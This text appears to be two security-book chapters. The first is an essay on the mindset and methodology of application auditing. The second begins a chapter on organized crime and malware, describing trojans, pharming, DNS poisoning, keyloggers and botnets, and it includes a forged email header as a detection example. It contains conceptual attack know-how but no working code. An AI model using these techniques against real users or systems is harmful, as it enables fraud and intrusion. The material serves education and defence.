The foundation for continued, successful vulnerability discovery is the right mindset. Although it seems most of corporate culture, political leadership, and mid-level managers spend time striving to "think-outside-the-box," great hackers[2] — truly great hackers — know *there is no box.*

This apparently esoteric point is absolutely necessary to understand why great hackers are so good at discovering vulnerabilities or subverting applications, networks, and just about anything else they get their hands on. It is also absolutely necessary to understand the concept of "no box" to comprehend why corporate leadership feels hoodwinked when their intranet gets compromised despite liberal firewall placement.

"No Box"

The "box" is simply the identification of "what is possible or acceptable," based on a given body of knowledge or assumptions. What is considered possible articulates the boundaries of the box. The paradox of "thinking outside the box" is the box immediately expands to include that which escapes it; that is, original thought is quickly burdened with the onus of formulization and imitation.

Boundaries, or boxes, are created by the human mind for the benefit of perception; the mind *must* classify, it must distinguish between good and bad strategies, between "this" and "that" for a matter of survival, but reality is by no means ruled by the mind's perceptions.

Great hackers comprehend the digital world, like the real world, as "seamless, with no boundaries or dividing walls." The digital world is not cordoned off by firewalls nor defined by applications. The digital world is not illuminated by intrusion detection systems nor bounded by user interfaces. The digital world is influenced by these abstractions, no doubt; but the digital world is not beholden to any authority save one — code. Code determines how bits, the 1s and 0s, are created, stored, and transformed into usable information humans can digest. Code is law in the digital world, but it is not absolute. In other words, boxes are a manifestation of code, but code transcends the nature of boxes. Unlike in the real world, where the gravitational constant in one part of the universe is the same as in another, code determines which rules are applied in the digital world and to what extent.[3] Changing the code changes the rules. In a sense, there are those individuals who are impressed with their ability to "think outside the box," and then there are those who create the boxes in the first place.

Often, in the authors' evaluation of software applications, the comments "that's not what the application was designed to do" or "you shouldn't be able to do that," have been heard regularly. From the client's perspective, this is certainly true, but only from that singular perspective. A developer looks at an application as a collection of well-behaved components. A user sees applications as a collection of desktops, windows, and icons. A network administrator sees the network as an amalgam of switches, routers, and proxies.

However, the digital world is by no means ruled by these perceptions. Great hackers see the digital world without the assumptions placed on it by developers, users, and marketing divisions; great hackers see through convenient distinctions as the illusory boxes they are. Hackers see bits only[4] as perhaps scientists see only matter or energy.

Great hackers, however, are not all-powerful deities roaming the digital landscape, changing the rules at whim. For the most part, such a description is inappropriate, but not wholly inaccurate. Code can be a great servant of mankind, but it can also be an appalling master, even to those who know its nuances. Acknowledging "no box" is an important realization, but one that does not confer magical powers upon the enlightened. What is essential after this relatively inexpensive epiphany is a strong, practical foundation in the skills software developers possess.

Knowledge Set

Knowledge of the intended target is vital. In large part, the required knowledge set is target dependent, and increases in importance the deeper into the technical architecture one travels. While the "no box" mindset may permit the application attacker to view the digital world in an entirely different way, the current rules (i.e., code) in place must first be understood before they can be altered.

The first requirement is to identify the target's platform. A platform is defined by a combination of a microprocessor architecture (Intel, Motorola, AMD, etc.) and an operating system (Windows, Linux, MacOS, etc.). It is not necessary to understand the target platform in its entirety — a task that is almost impossible for any single person — but it is essential to understand a majority of the platform's functional aspects, including input/output, security implementation (if any), file access, memory management, and process creation.

The second requirement is knowledge of a programming language. Languages such as C/C++ are most common, but knowledge of other languages such as Java, COBOL, and Ada may be required; which language is necessary will depend on the target application. Also, knowledge of the assembly language the microprocessor architecture executes can be extremely helpful.

Programming languages are the prime vehicles for exploring a target in-depth. Knowledge of how applications are designed and written assists in analysis. The public interface conceals much of the underlying operations an application performs. The more adept an auditor is at programming, the more portions of an application unexposed by the public interface may be examined. Additionally, programming skills may accelerate the vulnerability discovery processes by automating many common testing procedures and, if a flaw is discovered, to verify the flaw's potential as a vulnerability. Without a doubt, programming skills will augment the auditor's tool set.

The third requirement is knowledge of communication protocols, both network and host-based. TCP/IP is the most common network communication protocol and any application capable of internetworking will usually employ it, but knowledge of other network protocols, such as NetBIOS and IPX/SPX, may be required. The requisite network protocol will depend on the target application.

Host-based communication protocols are those that involve intra-computer communication such as interprocess communication (IPC) or serial/parallel ports. This is one area where developers often devise their own proprietary protocols; however, understanding standard protocol implementations, such as TCP/IP, along with their respective strengths and weaknesses, will help in deciphering and analyzing these proprietary protocols.

The fourth and final requirement is a willingness to learn. It takes time and effort to acquire this body of knowledge and apply it accordingly. Although a computer science degree would be helpful in learning the above-mentioned requirements, it is not mandatory. Knowledge can be acquired by anyone. Every individual has the potential to become a proficient vulnerability researcher with work and practice; a degree is not necessary, it just lowers the learning curve.

Tools of the Trade

Possessing the basic knowledge described previously is often not enough; having the proper tools is also important. Tools of the trade not only include specialized software applications, but also the people you know and the books you read.

There is a number of specialized software applications available free from the Internet or for purchase on the open market. These tools allow auditors to increase their understanding of a particular system. A number of the tools application developers utilize to debug their applications are similarly useful for the auditor in analyzing the same application. Two such tools for software auditing come to the forefront: Numega's SoftICE and DataRescue's IDAPro.

SoftICE is a dynamic debugger for Intel's x86 architecture, capable of interrupting an application while it is executing, permitting the examination of the application's current internal state. This is especially useful for examining current operations that the application is performing that are not observable through the public interface.

IDAPro is an interactive static disassembler capable of displaying the operations for more than 30 different microprocessor architectures on which an application may execute. Much like SoftICE, IDAPro allows the auditor to view operations not observable through the public interface; however, unlike SoftICE, IDAPro examines the entire application without execution. By loading an executable into IDAPro, the auditor may view all possible instructions an application may perform in an easily readable document-like format. However,

IDAPro does not support run-time evaluation so the auditor cannot view which instructions are actually executed.

Other tools frequently needed are binary editors, network protocol analyzers, and various forensic programs and devices to display the current state of the system. Binary editors are frequently used to modify programs or files that reside on disk. Forensic programs provide a window into the system's current state without altering data or interrupting program execution. Network protocol analyzers allow an auditor to capture and view inter-application network traffic. Whichever tools the auditor selects is usually dependent on the target environment, economic factors (some tools are more expensive than others, and usually a similar freeware program can be found), and personal preferences.

The expertise of others is one tool most often overlooked. As stated earlier, most modern applications and operating systems are too complicated for any one person to know everything in detail. However, there are experts on facets of every platform, willing to share their insight. This sharing usually manifests in newsgroups, mailing lists, lectures, application documentation, and books, books, books. Usually a good starting point to answer any question may be found in one of the aforementioned forums.

Attack Methodology

An Art Built on a Science

Currently, auditing programs is still more of an art than a science. There is no "right way" to go about probing an application for security vulnerabilities. Although the methodology for attacking applications mirrors the scientific method, it also has a lot to do with intuition, viewpoint (i.e., "no box"), previous experience, and innovation. These four traits make successful auditors. However, without the patience of a scientist and the critical mindset, most auditors would simply yield to frustration.

Information Gathering

The first step in any process in auditing an application is gathering as much information as possible. Without defining and describing the target, it is difficult to see the full picture, and obvious flaws might be missed. The first place to look is product documentation. Documentation is a great way to see how developers presume their product is supposed to work, and is usually available for applications in varying forms and degrees. Usually, documentation regarding the internal structure of an application is unavailable, but information on a majority of the public interfaces and functionality is included for the benefit of the average user.

After the basics of the application are understood, other information should be gathered to flesh out the picture and focus the search. Most modern applications for personal computers are so large that trying to examine the entire package at once is not feasible, especially if there is a deadline. Good places to look for more information are newsgroups and mailing lists for any mention of the product. Reading other users' experiences can lead to insight into how the product is actually being used (or misused) in the real world. Also, any mention of difficulties or problems using the application should be noted, as this might be indicative of a flaw in the application.

As well as looking for information on the specific product, looking for information on similar products and on different products by the same vendor/developer also can lead to insights. Certain types of applications have specific concerns, regardless of the vendor who created the application, so difficulties in a different application might lead to ideas as to what to explore in the evaluated application. The same concept can be used with different programs from the same vendor. Often applications from a vendor are created by the same developers, or by developers that program with the same corporate mindset. So flaws found in other, unrelated products by the same vendor might also lead to thoughts as to where to focus attention in the targeted application.

Mainly, the purpose of this step is to gain a thorough understanding of the application, and uncover as many potential problems as possible. All this information is then fed into the next step: analysis.

Analysis

Once the raw information is gathered from the preceding step, it must be collated and whittled down into a number of specific areas that might be vulnerable to attack. How this narrowing of possibilities is done is most

often based on the past experiences of the person performing the application audit. There really is no right or wrong way to complete this step. Often, the information from previously discovered vulnerabilities is reused against the current application, such as testing user inputs for buffer overflows. Truly unique vulnerabilities are discovered most often by understanding the application as specified in the documentation and then observing the application acting in an inconsistent way. By definition, these types of vulnerabilities are the hardest to find because there is no historical precedent for them. They must be discovered by understanding how the system works, how the application is actually working (as opposed to how the documentation says it works), and often by a good dose of luck.

Once the list of possible vulnerable areas is sorted based on probability of success and resources available, the list is then used in the next step: hypothesis.

Hypothesis

From the last step, a list of possible vulnerabilities was produced. For each of these, a hypothesis should be generated. A hypothesis allows the parameters for each vulnerability to be specified, making it easier to both develop a test for the vulnerability and to more easily see what assumptions may have caused the test to fail. Also, having a semiformal statement of what is being considered is good for documenting the actual testing. Nothing is worse than coming back a few months after an audit, or being handed someone else's work, and not knowing what was done. Usually a hypothesis takes the form, "If we do X, then Y will (or will not) occur." In the application-testing arena, an example may be, "if a large string is entered into a specific field, then an access violation will occur." A true hypothesis would be more specific than that example, but that is the idea. These hypotheses can then be developed into actual tests to be run against the application.

There are a number of common classes of vulnerabilities that should be looked for. Following is our list of them. It is by no means a complete list.

Input Validation

Previously highlighted as an example, input validation tests whether an application properly handles input from an external source. In this context, an external source could be the user, another program, operating system, or anything outside the application destined for internal processing. The most common types of input validation errors result in buffer overflow, format string, or denial-of-service exploits. Because developers can accidentally overlook input validation, this type of error occurs frequently.

Most often this form of testing is accomplished by sending varying amounts of data — both properly and improperly formatted — into an application and viewing the results. Application response will help determine if this application is potentially vulnerable to the aforementioned exploits.

Angry Monkey

In this method, an automated program randomly performs input validation against the target. Angry Monkey, as any other input validation test, focuses on the application's ability to handle input; however, no criteria are established for external interfaces of the application. Any component of the application may be tested with randomly generated data, in no particular order or for any particular reason.

Session Management Validation

Network applications need to manage multiple conversions with numerous communication partners often at the same time. State variables such as session IDs, cookies, and secret keys uniquely identify these sessions. These variables are often randomly generated values that are assigned to a particular communications channel for a limited period of time.

Testing an application for session management vulnerabilities consists of attempting to guess, capture, and modify any of these state variables to elicit undesirable results from the application. By altering these variables, access may be gained to other communication channels that could lead to privilege escalation, loss of privacy or data confidentiality, or unauthorized access to resources.

Race Condition Analysis

Applications perform numerous operations in the course of completing any function, including security-related functions. In general, a race condition exists when there is a window of time between a security operation and the general function it applies to. This window of opportunity can allow security measures to be circumvented. An example of this is an application first creating a new file and then applying security to that file. Racing the

application attempts to access the file between the time the application creates it and when it actually applies the security. Identifying and testing for race conditions can be difficult due to very short windows of opportunity.

Cryptographic Analysis

Applications may handle sensitive data, such as passwords, credit card information, company trade secrets or intellectual property, or private personal information. This data is frequently protected by cryptographic methods. There are a lot of different cryptographic algorithms available for applications to use, both public and private. Experts have created and extensively examined some of them, and the vendors themselves have developed others. Those subjected to public scrutiny by experts are believed to be much stronger and more resilient to attack than private algorithms created by vendors. Determining what algorithm an application uses may lead to knowledge of its strengths and weaknesses. However, regardless of the strength of the algorithm used by the application, if the vendor uses it incorrectly, the data may not be protected as advertised. Errors could include improper creation, handling, or storage of the cryptographic keys. Examination, then, needs to include both the algorithm itself and the key management mechanism.

Code Coverage Analysis

Applications need to make numerous decisions in the course of performing their tasks. Each end result of these decisions should be secure. Code coverage analysis usually employs source code (or disassembled code) to ensure that proper security measures are taken on all possible paths of execution. There may exist execution paths through the application that allow for security to be bypassed, leaving the system in a vulnerable state. This analysis can take an extremely large amount of resources, both in people and time, depending on the size and complexity of the application. If at all possible, this type of analysis should be done in stages during the development of an application before it is ever considered ready for production.

Testing

The final step is taking the first hypothesis and actually testing it. How this is exactly accomplished all depends on both the application and the hypothesis. Sometimes it can be as simple as changing a setting and observing the effect. Other times a complex set of interactions between the application, the system, and possibly some custom-designed code must be choreographed.

Additionally, because applications today are such complex pieces of code, the results of testing a hypothesis can as varied as all the possible tests. However, if the hypothesis was sufficiently developed before testing, success or failure should be fairly easy to determine.

The most difficult part of testing is not finding vulnerability, though. It is proving (at least to whatever level of satisfaction required) that the application is not vulnerable to a specific test. If the test failed to prove the hypothesis, then the next step is to decide whether it failed because the parameters and assumptions being operated under were invalid, or because the hypothesis is wrong. In the previous example, if a long string is entered and does not cause an access violation, is it because the input was correctly handled, or was the string not long enough? Questions like this must be considered, and the hypothesis must be restated to correct any faults, or the results must be accepted and the next hypothesis on the list can be addressed. How concerns like this are handled are more often a matter of policy than of a technical nature.

Conclusion

Software development is an error-prone process; flaws inevitably creep into any product despite quality control efforts. The prevalence of software in nearly every aspect of modern life leads to reliance on software and as that reliance grows, so do the consequences of software failure or exploitation. No one can say when or why an application will be attacked, so finding and preventing these failures before they occur becomes an important endeavor.

Remember, application auditing is a nontrivial task that requires a special set of knowledge, skills, and resources. While it does not take a genius to succeed, it does require focused effort, patience, and a little bit of luck. The information and methodology described herein are good first steps toward learning what is required. However, it needs to be said that there is not, nor will there ever be, a last step when it comes to application auditing. There is no single solution to solving the problem of insecure applications. Even by

auditing an application, there may remain undiscovered weaknesses that will surface months, years, or even decades later. Every weakness found and fixed, however, is one less that threatens the stability of modern life.

Notes

1. ZeroDay events refer to a newly released exploit into the public domain for which no signature is available to identify it. Because security devices are in large part knowledge-based, the security device must have knowledge of the exploit to protect against it. If the security device is not aware of the exploit, it cannot protect against it until a signature is made available. For those exploits that are not made public, most security devices are unable to protect their respective networks from exploitation.
2. The authors purposely avoid distinguishing "hackers" from "crackers," mostly due to the amount of paper wasted explaining the difference between the two. The Dark Side of the Force can seduce great hackers; get over it.
3. This point is especially meaningful with the introduction of XML. XML can describe all the information about Mozart's Symphony No. 40. A user might want to listen to the file or print out the sheet music, but depending on what the user wants, data is transformed appropriately to meet the request.
4. In the physical world, manipulating atoms is not practical for the average human being. We see a cup, move it, drink from it, break it, but we are handicapped about altering how the atoms form the cup. If the cup were made out of bits, however, we could alter each bit, perhaps changing the color of the cup, or even making the cup into a song or picture. In the digital world, you can do anything you want with bits; shape, form, even behavior are not immutable.

Organized Crime and Malware

Michael Pike

Introduction

The stereotypical image of the malware author is a loner, a teenager outside of normal society, locked inside a bedroom with only a computer and a modem for company. Although this clichéd image has never been entirely true, the reality is moving further and further away from this. Malware authors are increasingly organized, work in groups, and are finding customers — organized criminals — willing to buy their products. This chapter looks at common forms of malware and how malware authors are merging into the world of organized crime. It is written mainly from an information technology security perspective, not from a criminologist's point of view; however, relevant information from law enforcement organizations is included.

What Is Malware?

Malware is malicious software that is installed on a computer system, often without the participation or knowledge of the system owner. The most common example is a virus.

What Is Organized Crime?

Organized crime is an illegal activity committed by one or more people and assisted by specialized criminals as necessary. Sometimes the organization has a hierarchy of management, and the illegal activities are usually planned in advance.

The Evolution of Malware

From the first virus to the latest blended threat, malware writers have constantly adapted to exploit new technology — and its vulnerabilities. Starting with the simplest (although not necessarily in chronological order), following are descriptions of common malware types.

Logic Bombs

Logic bombs can be likened to a time bomb; they are set to trigger at a preset time or upon a predetermined event. One example is a disgruntled employee who is leaving an organization and sets a logic bomb to delete vital data after he has left. Other plausible scenarios exist, such as industrial espionage. Their use in organized crime is fairly limited, and if a logic bomb is found there are often bigger issues to worry about.

Trojans

Trojans differ from logic bombs in that Trojans are introduced to the computer system — albeit unwittingly — by someone with legitimate access. They are usually written with malicious intent in mind but conceal themselves (*e.g.*, inside an apparently useful program) in order to trick the user into running them. Numerous examples exist of password-stealing Trojans being e-mailed to potential victims, in conjunction with some kind of con trick to persuade them to run it.

Traditional Viruses and Worms

Viruses are really a development of Trojans. Rather than target a specific system, viruses are designed to spread effortlessly from system to system. Although they are capable of inflicting serious damage on systems or data, the main aim is to infect as large a number of systems as possible. Worms go one step further by spreading automatically from system to system. The main aim is to infect a large number of systems as quickly as possible. Some viruses and worms open back doors — a secret access method to a PC that is hidden to the user. Hackers can use this to gain control of someone else's PC and use it to launch attacks, thus shifting suspicion to an innocent party.

Organized Crime

Historically, malware was written by individuals or small groups wishing to gain notoriety for their work or see their malware being detected by commercial anti-virus products (the equivalent of Hollywood's "seeing your name in lights"). Malware was not really a popular tool for true organized criminals. More recently, a malware-writing community has evolved. It used to be that malware authors worked on their own and had limited collaboration with other malware authors through on-line discussions. Today, groups of people work collectively on malware, and press reports suggest that the desire for notoriety is leading rival malware gangs to compete against each other. But, other people — organized criminals — can see uses for malware. As more businesses go online, the criminals who target businesses are forced to follow suit. The organized criminals may not know exactly how malware works, but they know that it can assist their cause. If they need technical help, they will inevitably find someone who will help, for the right price.

Trends in Organized Computer Crime

Organized computer crime is still in its infancy. People who are highly skilled in organized crime do not tend to be highly skilled in computer technology, but criminal gangs are beginning to bring in outside help — just as any other organization would outsource work that is not part of their core business. Organized criminals are smart, and crime bosses are keen to exploit new technology. In the past couple of years, this has led to a number of extortion attempts against high-profile online companies. Criminals hire specialists who have the knowledge and power to launch denial-of-service attacks against such sites. Even so, malware is a fairly new tool for organized criminals.

Crimes using the technology are still emerging; consequently, it is difficult to find reliable statistics that demonstrate the level of threat. Some idea of the potential threat, however, can be gained by looking at related areas, bearing in mind that individuals responsible for these crimes are increasingly beginning to join forces:

- In 2004, U.K. businesses lost an estimated £2.4 billion to high-tech crime, according to a survey commissioned by the United Kingdom's National High-Tech Crime Unit (NHTCU).
- Almost nine out of ten U.K. businesses suffered some kind of high-tech crime in 2004.
- Law enforcement agencies across the world seem to be struggling to stem the tide. In 2004, the NHTCU had a budget of just £9.3 million to tackle cybercrime throughout the United Kingdom.

It is difficult to say what this means for the future, but some theories are discussed at the end of this chapter. In the next few sections, the common building blocks of computer crime are examined, as well as the people behind them.

Types of Computer Crime

What are the basic types of computer crime? At the most generic level, the two most prominent categories are general unauthorized use and fraud (which goes one step beyond unauthorized use).

Unauthorized Use

It is tempting to think of unauthorized use simply as something done by hackers trying to break into a company's system; however, it could just as well involve a home machine that has been compromised or company employees using the system in a way that they are not supposed to. Also, a person does not have to be successful at stealing data to be classified as an unauthorized user. Denial of service (DoS) attacks attempt to slow down or stop access to a particular system. Historical uses of DoS have included extortion attempts, mindless vandalism, and no doubt industrial espionage. It usually is not necessary to gain user access to the victim's system to launch a DoS attack, but, if user access is gained, then one of two things can result:

- *Stolen information.* This could include credit card information that has a value on the general black market or customer and product information that could be sold to a competitor.
- *Malicious damage.* Even with backup tapes, something like having a customer database deleted by an attacker (or, worse, modified with incorrect information) can have a major financial impact on a company.

Fraud

The other major category of computer crime is fraud. *Financial fraud* can take a number of forms. One unusual example is the attacker who gained access to the systems belonging to an online casino and modified the software so players always won. *Identity theft* involves impersonating others to use their status. The criminal can pretend to be someone else in order to obtain Social Security payments or welfare grants, credit cards, loans, or driver's licenses. Companies are being targeted, too, with goods being ordered in the company name and sold by the criminals; this is an increasing problem. Victims are left to explain the debt run up in their names and, worse, trying to prove that they are themselves and not the imposters! *Account takeover* involves a criminal gaining control of the victim's bank account, credit card data, or similar and using it. This is different from phishing, which is just the capture of the details, and is different from identity theft, which involves using someone's status rather than just their account information. In practice, computer crime often crosses into more than one of these areas. This can complicate legal action taken against the perpetrators, because fraud, deception, computer misuse, and theft are sometimes covered by separate laws (depending on the jurisdiction). Computer crime also often crosses boundaries; for example, many phishing attacks in the United Kingdom in 2005 have been blamed on attackers in Brazil. Likewise, in 2004, the increasing spam problem was blamed on compromised systems in China. Law enforcement is at a disadvantage here, as obtaining the cooperation of an overseas police force can take six months or more; however, law enforcement groups are beginning to build better working relationships with each other and use global businesses as the communication link in some cases.

Types of Criminals

Now that we have reviewed the types of computer crimes, we will not take a look at the type of people who perpetrate them. The following discussion shows how organized criminals differ from other kinds of criminals.

Opportunists

Opportunists do not generally plan their criminal activities in advance. The best example is the typical house burglar, who scouts a neighborhood for an easy target rather than just concentrating on the house with the most expensive car in the driveway. Sometimes, though, the activity is not planned at all and can arise from being in the right place at the right time. For example, a person with no specific plans to commit a criminal act (albeit one with a tendency to criminal activity) might chance upon a car left parked with a wallet on the dashboard. In this case, the criminal did not set out that day to steal from a car, but when the opportunity arose he took advantage of it. Bringing this to the IT world, many network-aware worms spread through vulnerabilities in operating systems and applications. The perpetrator does not usually write the worm to target specific systems but designs it to take advantage of any vulnerabilities it happens to find. The worm, therefore, does the work of its designer, who is an opportunist.

Status Seekers

Ever notice all that graffiti that appears in rundown areas of town or on the side of trains? It is often unintelligible, and the same design is repeated many times. It is created by status seekers, people who want their "tag" (signature) to be more widely seen than any other artist in the area. The more dangerous the location of the tag (*e.g.*, on the side of a road bridge), the more respect is gained in the graffiti community — and, of course, the more it costs the local authorities to clean up, which is why many jurisdictions consider it a fairly serious offense. In the IT world, the sole purpose of some individuals and gangs is to deface as many Web sites as possible or to launch a successful DoS attack on a high-profile Web site. This gains them notoriety in their community and, unfortunately for the rest of us, an increasing amount of rivalry and competition among themselves.

Organized Criminals

Like a business with a mission statement, organized criminals have a clear picture of their objectives. They rarely work on their own; even if only one person is committing the crime, that person will work with other criminals to sell stolen credit card details, for example. Modern organized criminals are more than just this, though; they are a network of specialists operating together for a common cause, often across countries and time zones — just like a global company.

Gray Companies

Some organizations sit on the boundary between legal and illegal. They try to stay on the right side of the written law, although many people would consider their practices to be morally unsound. Typical examples are spyware companies; their software may have been installed on PCs unnoticed by the users, but spyware companies trying to avoid legal action will bury a disclaimer somewhere in a license agreement or other small print. In some jurisdictions, this turns a potential criminal fraud or deception case into a civil case, where damages have to be proven and the victim does not have the financial backing of government prosecutors. Nevertheless, there have been exceptions to this rule, and at least one large spyware company has been made an example of by the state.

Criminal Malware: Common Tools and Methods

Malware has been around for some time, but criminals using it have only recently formed effective, organized, global groups. So, what tools do they use?

Traditional Tools and Methods

We will begin our discussion with the more well-known tools and methods.

Social Engineering

Social engineering describes the work of the traditional confidence trickster, or con man. In computer crime, a social engineer might phone a company employee pretending to be a system administrator or irate manager and demand the user's password or for a certain (confidential) document to be e-mailed. The information gained can be used for a variety of criminal purposes.

E-Mail Tricks

E-mail can be sent with a variety of options to make it appear genuine when it is not or to hide its true source. Spammers often provide a working Web link to sell their wares but use a "From:" address of a stolen or fictitious e-mail account. This means they do not have to deal with unsubscribe requests, abusive replies, or errors caused by their inaccurate mailing lists. Unfortunately, this task usually ends up with a victim who is powerless to do anything about it. Fake e-mail headers can also be used. E-mail headers appear at the top of every e-mail message (although they are usually hidden by e-mail software), and one of their purposes is to track an e-mail as it passes through different mail systems. But, when headers are forged, it becomes much more difficult (although not impossible) to trace the sender of a nefarious e-mail. It usually takes a skilled person to tell the fake from the real; in Table 27.1, the first message is genuine, and the other one is a fake. In this case, the fact that the time stamps are not consecutive is the giveaway, but this is a basic error that could be corrected by the criminal.

Redirection

Criminals have a number of ways to redirect users from where they were going on the Internet to somewhere else under the criminal's control or to make their computers do something that the criminal wants. Using a Trojan is one obvious example, but some more sophisticated methods are more efficient for the criminal. Rogue Web sites are a phenomenon that started very simply but has grown in complexity. It began with Web sites registered with names similar to existing high-profile sites, but totally unconnected; for example, www.example.com might give rise to rogue Web sites such as www.exampl.com and www.wxample.com. At the alternative site, the owner would typically display a number of revenue-generating advertisements.

Pharming is the practice of setting up Web sites that look like a genuine site (on-line banking and E-commerce sites being popular ones) but are actually "lookalike" sites run by criminals. They are designed to harvest personal details from people who visit them. Someone trying to log onto the e-banking Web site www.example.com but who types www.wxample.com by mistake will end up at a very clever copy of the genuine Web site. Even the padlock icon on the browser may appear. When the user tries to log onto the e-banking service, the criminals will silently capture the log-in details before redirecting the user to the genuine site — and even logging them in to make it appear that nothing is amiss. The rogue site does not have to imitate a genuine site, though. A site advertising (fake) cheap holidays and getting a prominent listing in a major search engine is one example that has been used in the past.

Of course, this relies on the user mistyping the address or perhaps following a link in a phishing e-mail or blindly trusting search engine results. But, a fairly new and worrying trend is the use of Domain Name System (DNS) cache poisoning — manipulating DNS servers, often at an Internet Service Provider (ISP), to send users off to the wrong site even when the correct address is entered. This phenomenon took off in a big way in April 2005 and is impossible for anyone other than an expert to detect. Because the user's PC is not compromised, anti-malware software is not much help. Most ISPs scrambled to ensure that their DNS servers were not vulnerable to this attack, but, like the problem with open mail relays in the 1990s, some ISPs and companies will continue with insecure systems.

Getting Passwords

Some attacks focus entirely on getting a user name and password. Although pharming might be good at this, it may not be the preferred method for the criminal. Like anyone, criminals assess what they want to do and then choose the best tool for the job. A keystroke logger can be a piece of hidden software or

TABLE 27.1 Can You Tell the Fake Message from the Real One?

Genuine E-Mail Header

```
Received: from gw.capitalservicesinternet.int (unverified) by
mailhost.capitalinternetservices.int (CIS SMTPS 2.8.04)
with ESMTP id <T6cdae4284dgc1d02h43c8@mailhost.
     capitalinternetservices.int>
for <jo.bloggs@capitalinternetservices.int>;
Thu, 14 Oct 2004 13:51:08 +0100
Received: from [172.18.193.201] (helo=fw.capitalinternetservices.int)
     by gw.capitalservicesinternet.int with esmtp (POBMail 2.1)
     id 1CB53K-0014Tv-10
     for jo.bloggs@capitalinternetservices.int; Thu, 14 Oct 2004
                 13:50:57 +0100
Received: from mgw.gsfecards.info ([172.16.03.177])
     by fw.capitalinternetservices.int with smtp (ExMail 3.36)
     id 1CD52O-0017fE-00
     for jo.bloggs@capitalinternetservices.int; Thu, 14 Oct 2004
                 13:51:01 +0100
Message-ID: <2.8.3.328557AF82E97BA.98d98c9a9f@proxyz.int>
Date: Thu, 14 Oct 2004 07:40:16 -0500
To: Joanne <jo.bloggs@capitalinternetservices.int>
From: "A friend" <do-not-reply@gsfecards.info>
Subject: Happy Birthday - see attachment!
```

Fake E-Mail Header

It takes a keen eye to spot the problem — namely, that the recipient's ISP receives the e-mail before it is sent! In fact, the third "Received:" line is forged to try to implicate bigtownisp.int in sending the e-mail; unfortunately, the criminals got the time wrong!

```
Received: from gw.capitalservicesinternet.int (unverified) by
mailhost.capitalinternetservices.int (CIS SMTPS 2.8.04)
with ESMTP id <T6cdae4284dgc1d02h43c8@mailhost.
     capitalinternetservices.int>
for <jo.bloggs@capitalinternetservices.int>;
Thu, 14 Oct 2004 13:51:08 +0100
Received: from [172.17.191.23] (helo=mgw.proxyz.int)
     by gw.capitalservicesinternet.int with esmtp (POBMail 2.1)
     id 1CB53K-0014Tv-10
     for jo.bloggs@capitalinternetservices.int; Thu, 14 Oct 2004
                 13:50:57 +0100
Received: from mgw.gsfecards.info ([172.16.03.177])
     by 172-18-34-1.adsl.bigtownisp.int with smtp (ExMail 3.36)
     id 1CD52O-0017fE-00
     for jo.bloggs@capitalinternetservices.int; Thu, 14 Oct 2004
                 15:34:01 +0100
Message-ID: <2.8.3.328557AF82E97BA.98d98c9a9f@proxyz.int>
Date: Thu, 14 Oct 2004 07:40:16 -0500
To: Joanne <jo.bloggs@capitalinternetservices.int>
From: "A friend" <do-not-reply@gsfecards.info>
Subject: Happy Birthday - see attachment!
```

a piece of hardware attached to a keyboard and hidden out of sight. The purpose is the same — to gather every character typed on the keyboard. This includes every password entered, credit card details (even if a secure connection is used), and even confidential letters that have been typed. A password sniffer, on the other hand, is a piece of software that can tell the difference between a password being entered and an e-mail being typed. Simple examples in the past have included Trojans that waited for a particular e-banking site to be visited before beginning to capture the keystrokes. This made it easier for the criminal to capture the password without having to wade through everything else that had been typed previously.

Phoney Revenue

It is probably worthwhile to mention dialers, a special type of software often installed by Trojans. Although a lot of people have broadband connections to the Internet, a large number of people still have dial-up modems, especially outside the United States. Malicious dialers replace the normal dial-up ISP settings and replace them with the criminal's chosen ISP, which uses a premium-rate phone line. Often, users only find out when they receive their telephone bills, by which time the criminal has their money and is long gone. Some broadband users have even been caught by leaving an old modem connected to the phone line. It is important to point out that nonmalicious dialers exist that are run by genuine businesses. Examples include competition or voting lines (especially for television shows) and subscription Web sites offering a "pay-as-you-use" facility.

Bot Nets

Finally, this section provides a quick look at bot nets. These are networks of computers owned by innocent people but which have been compromised by malware. These systems (often PCs with broadband connections) can be centrally controlled by a criminal and used for whatever purpose they want. This has the advantage for the criminal that attacks can be launched without being directly traceable to the criminal's own PC. It also has the disadvantage for innocent PC owners that they might have law enforcement officials knocking on their doors, suspecting them of computer crime.

How Is All of This Used?

Let us now take a look at how all of this fits together and how organized criminals use malware. The examples in this section are fictional but are based on documented events or techniques that criminals have used in the past.

Account Hijacking

Lindsay bought a computer for Christmas, partly to help with her son's education and partly to help her with home finances. Like most home users, Lindsay had no special training in IT, so her knowledge was based on the user manual that came with the system, as well as a fair amount of trial and error. One day, Lindsay received an e-mail from her ISP, saying that someone had been trying to hack into her account. In order to lock out the hacker, the ISP asked Lindsay to visit the ISP's Web site, where she could confirm her account details (see Figure 27.1). She was concerned about being hacked but pleased that her ISP had spotted a problem. Lindsay complied with the request, and heard nothing more for a few days.

Strangely, Lindsay started to receive a lot of e-mails with the subject "Returned or unable to deliver," but knowing that there had been a problem with her account she assumed that these e-mails were related to that. Besides, her ISP was now dealing with the issue, and it would be sorted out soon. Next, Lindsay started receiving threatening and abusive e-mails from people she had never heard of. Some of them called her disgusting and vile, and others threatened violence. Lindsay was horrified. She opened one more e-mail, which was from a mother who seemed concerned about e-mails her daughter was receiving. Lindsay decided to e-mail the mother, to see how she had obtained Lindsay's e-mail address. Phillipa, the other mother, replied almost instantly. She was very upset at the e-mail that Lindsay had sent her daughter, advertising a pornographic Web site. Lindsay knew she had not sent anything like that. Suspicion fell on her nine-year-old so, but he did not seem capable of doing something as bad as this. Besides, she was more worried that he might read one of the threatening e-mails.

Short of any other ideas, Lindsay contacted Phillipa again. Phillipa suggested that Lindsay contact her ISP's support helpline, which she did. After explaining the strange e-mails to the support technician and finally getting him to see that they were more than just spam, the technician forwarded Lindsay to the ISP's abuse team. Lindsay was getting increasingly frustrated at this point and asked the person at the abuse team why they had not sorted out her account like they originally promised — after all, she had

